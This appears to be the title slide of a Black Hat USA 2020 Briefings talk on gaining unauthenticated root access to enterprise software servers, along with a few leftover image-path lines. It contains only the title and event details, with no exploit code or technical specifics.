



blackhat
USA 2020
AUGUST 5-6, 2020
BRIEFINGS


An Unauthenticated Journey to Root : Pwning Your Company's Enterprise Software Servers

